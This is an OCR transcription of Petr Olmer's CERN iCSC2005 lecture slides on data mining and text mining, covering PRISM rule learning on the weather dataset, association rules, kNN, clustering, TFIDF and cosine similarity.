
$$e(p_1, p_2, \ldots, p_n) = -p_1 \log p_1 - p_2 \log p_2 - \ldots - p_n \log p_n$$

18


Petr Olmer: Data Mining



example: ID3



example: ID3



Data Management and Database Technologies


Classification rules
PRISM: A covering algorithm

- For each class seek a way of covering all instances in it.
- Start with: If ? then class C1.
- Choose an attribute-value pair to maximize the probability of the desired classification.
  - include as many positive instances as possible
  - exclude as many negative instances as possible
- Improve the precondition.
- There can be more rules for a class!
  - Delete the covered instances and try again.

only correct unordered rules

21

Petr Olmer: Data Mining




outlook	temp.	humidity	windy	play
sunny	hot	high	false	no
sunny	hot	high	true	no
overcast	hot	high	false	yes
rainy	mild	high	false	yes
rainy	cool	normal	false	yes
rainy	cool	normal	true	no
overcast	cool	normal	true	yes
sunny	mild	high	false	no
sunny	cool	normal	false	yes
rainy	mild	normal	false	yes
sunny	mild	normal	true	yes
overcast	mild	high	true	yes
overcast	hot	normal	false	yes
rainy	mild	high	true	no

If ? then P=yes
If O=overcast then P=yes

O = sunny	2/5
O = overcast	***4/4***
O = rainy	3/5
T = hot	2/4
T = mild	4/6
T = cool	3/4
H = high	3/7
H = normal	6/7
W = false	6/8
W = true	3/6

example: PRISM




outlook	temp.	humidity	windy	play
sunny	hot	high	false	no
sunny	hot	high	true	no
rainy	mild	high	false	yes
rainy	cool	normal	false	yes
rainy	cool	normal	true	no
sunny	mild	high	false	no
sunny	cool	normal	false	yes
rainy	mild	normal	false	yes
sunny	mild	normal	true	yes
rainy	mild	high	true	no

If ? then P=yes
If H=normal then P=yes

O = sunny	2/5
O = rainy	3/5
T = hot	0/2
T = mild	3/5
T = cool	2/3
H = high	1/5
H = normal	***4/5***
W = false	4/6
W = true	1/4

example: PRISM




outlook	temp.	humidity	windy	play
sunny	hot	high	false	no
sunny	hot	high	true	no
rainy	mild	high	false	yes
rainy	cool	normal	false	yes
rainy	cool	normal	true	no
sunny	mild	high	false	no
sunny	cool	normal	false	yes
rainy	mild	normal	false	yes
sunny	mild	normal	true	yes
rainy	mild	high	true	no

If H=normal and ? then P=yes
If H=normal and W=false then P=yes

O = sunny	2/2
O = rainy	2/3
T = mild	2/2
T = cool	2/3
W = false	***3/3***
W = true	1/2

example: PRISM



outlook	temp.	humidity	windy	play
sunny	hot	high	false	no
sunny	hot	high	true	no
overcast	hot	high	false	yes
rainy	mild	high	false	yes
rainy	cool	normal	false	yes
rainy	cool	normal	true	no
overcast	cool	normal	true	yes
sunny	mild	high	false	no
sunny	cool	normal	false	yes
rainy	mild	normal	false	yes
sunny	mild	normal	true	yes
overcast	mild	high	true	yes
overcast	hot	normal	false	yes
rainy	mild	high	true	no


If O=overcast then P=yes

If H=normal and W=false then P=yes

If T=mild and H=normal then P=yes

If O=rainy and W=false then P=yes


example: PRISM



Association rules

- Structurally the same as C-rules: If - then
- Can predict any attribute or their combination
- Not intended to be used together
- Characteristics:
  - Support = a
  - Accuracy = a / (a + b)

	C	**non C**
P	**a**	**b**
non P	**c**	**d**




Association rules
Multiple consequences

- **If A and B then C and D**


- If A and B then C
- If A and B then D

- If A and B and C then D
- If A and B and D then C




Association rules
Algorithm

- Algorithms for C-rules can be used
  - very inefficient
- Instead, we seek rules with a given minimum support, and test their accuracy.
- Item sets: combinations of attribute-value pairs
- Generate items sets with the given support.
- From them, generate rules with the given accuracy.




k-nearest neighbor

- Instance-based representation
  - no explicit structure
  - lazy learning
- A new instance is compared with existing ones
  - distance metric
    - a = b, d(a, b) = 0
    - a <> b, d(a, b) = 1
  - closest *k* instances are used for classification
    - majority
    - average




outlook	temp.	humidity	windy	play	distance
sunny	hot	high	false	no	2
sunny	hot	high	true	no	1
overcast	hot	high	false	yes	3
rainy	mild	high	false	yes	3
rainy	cool	normal	false	yes	3
rainy	cool	normal	true	no	2
overcast	cool	normal	true	yes	2
sunny	mild	high	false	no	2
sunny	cool	normal	false	yes	2
rainy	mild	normal	false	yes	4
sunny	mild	normal	true	yes	2
overcast	mild	high	true	yes	2
overcast	hot	normal	false	yes	4
rainy	mild	high	true	no	2
sunny	***cool***	***high***	***true***	***?***	

example: kNN




Cluster analysis

- Diagram: how the instances fall into clusters.
- One instance can belong to more clusters.
- Belonging can be probabilistic or fuzzy.
- Clusters can be hierarchical.




Data mining
Conclusion

- Different algorithms discover different knowledge in different formats.
- Simple ideas often work very well.
- There’s no magic!




Text mining

- Data mining discovers knowledge in structured data.
- Text mining works with unstructured text.
  - Groups similar documents
  - Classifies documents into taxonomy
  - Finds out the probable author of a document
  - …
- Is it a different task?




How do mathematicians work

- Settings 1:
  - empty kettle
  - fire
  - source of cold water
  - tea bag
- How to prepare tea:
  - put water into the kettle
  - put the kettle on fire
  - when water boils, put the tea bag in the kettle
- Settings 2:
  - kettle with boiling water
  - fire
  - source of cold water
  - tea bag
- How to prepare tea:
  - empty the kettle
  - follow the previous case




Text mining
Is it different?

- Maybe it is, but we do not care.
- We convert free text to structured data…
- … and “follow the previous case”.




Google News
How does it work?

- http://news.google.com
- Search web for the news.
  - Parse content of given web sites.
- Convert news (documents) to structured data.
  - Documents become vectors.
- Cluster analysis.
  - Similar documents are grouped together.
- Importance analysis.
  - Important documents are on the top




From documents to vectors

- We match documents with terms
  - Can be given (ontology)
  - Can be derived from documents
- Documents are described as vectors of weights
  - *d* = (1, 0, 0, 1, 1)
  - *t1*, *t4*, *t5* are in *d*
  - *t2*, *t3* are not in *d*



TFIDF
Term Frequency / Inverse Document Frequency

- TF(*t*, *d*) = how many times *t* occurs in *d*
- DF(*t*) = in how many documents *t* occurs at least once
- $\mathrm{IDF}(t) = \log \frac{|D|}{\mathrm{DF}(t)}$
- Term is important if its
  - TF is high
  - IDF is high
- Weight(*d*, *t*) = TF(*t*, *d*) · IDF(*t*)




Cluster analysis

- Vectors
  - Cosine similarity

$$\mathrm{sim}(d_i, d_j) = \frac{d_i \cdot d_j}{|d_i| \cdot |d_j|}$$

- On-line analysis
  - A new document arrives.
  - Try k-nearest neighbors.
  - If neighbors are too far, leave it alone.



Text mining
Conclusion

- Text mining is very young.
  - Research is on-going heavily
- We convert text to data.
  - Documents to vectors
  - Term weights: TFIDF
- We can use data mining methods.
  - Classification
  - Cluster analysis
  - …

References

- Ian H. Witten, Eibe Frank: *Data Mining: Practical Machine Learning Tools and Techniques with Java Implementations*
- Michael W. Berry: *Survey of Text Mining: Clustering, Classification, and Retrieval*
- http://kdnuggets.com/
- http://www.cern.ch/Petr.Olmer/dm.html

Questions?

Computers are useless, they can only give you answers.

Petr Olmer
petr.olmer@cern.ch

Advanced Software Development and Engineering

iCSC2005 Advanced Software Theme

Coordinators:
Brice Copy - CERN
Gerhard Brandt - University of Heidelberg

This theme focuses on **recent** developments and **practical** issues in software engineering extending the coverage during CSC2004. Topics concerning every step in the software life cycle are addressed. **Entreprise computing** concepts, **design patterns** and **security issues** should be considered the *design* stage. **Iterative development** and **CVS** in the *integration* stage. And finally **code review** and **debugging** are unavoidable issues in the *maintenance* stage of the software life cycle.

Though presenting the underlying **concepts** and situating them in the general landscape, this is also a **practical** theme, giving **concrete** example based on the use of existing **tools**.

A few questions

